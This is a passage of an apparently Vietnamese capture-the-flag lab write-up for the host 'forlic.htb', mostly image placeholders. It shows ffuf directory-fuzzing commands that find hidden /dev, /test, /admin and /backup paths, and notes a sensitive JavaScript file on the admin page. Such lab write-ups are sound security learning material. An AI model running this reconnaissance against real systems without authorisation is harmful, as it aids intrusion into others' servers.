



**Network**







**Web**





Thấy trang web ở cổng 9999 là trang mặc định của nginx, điều hướng đến forlic.htb:1880 nên mình tưởng chỉ có 1 trang web hoạt động ở cổng 1880.

Về sau mới biết có 2 máy chủ web đang hoạt động ở cổng 9999 và 1880


Mình bị mắc lỗi này khá nhiều lần, tưởng 1 lab chỉ có 1 trang web. Như vậy việc tìm kiếm lỗ hổng sẽ trở nên khó khăn hơn vì mình bị thiếu mất 1 phạm vi tấn công. Đây là 1 thiếu xót cực kỳ lớn của mình.

Tìm thư mục bị ẩn ở máy chủ web thứ 1


ffuf -w ./wordlists/directory-list-1.0.txt -u http://forlic.htb:9999/FUZZ -c

Tìm được thư mục /dev, /test và /admin

http://forlic.htb:9999/test/





Trang /dev bị lỗi 403, tiếp tục recon ở mức độ 2




ffuf -w ./wordlists/common.txt -u http://forlic.htb:9999/dev/FUZZ -c -e .php

Tìm được /backup






Trang /admin




Đừng quên quan sát hành vi của trang web bằng Burp Suite

Mình thấy trang admin gọi đến tệp javascript khá nhạy cảm.






Đăng nhập thành công thì nó hiện 1 trang trống rỗng:




Ngôn ngữ lập trình sau khi xác thực là Ook!

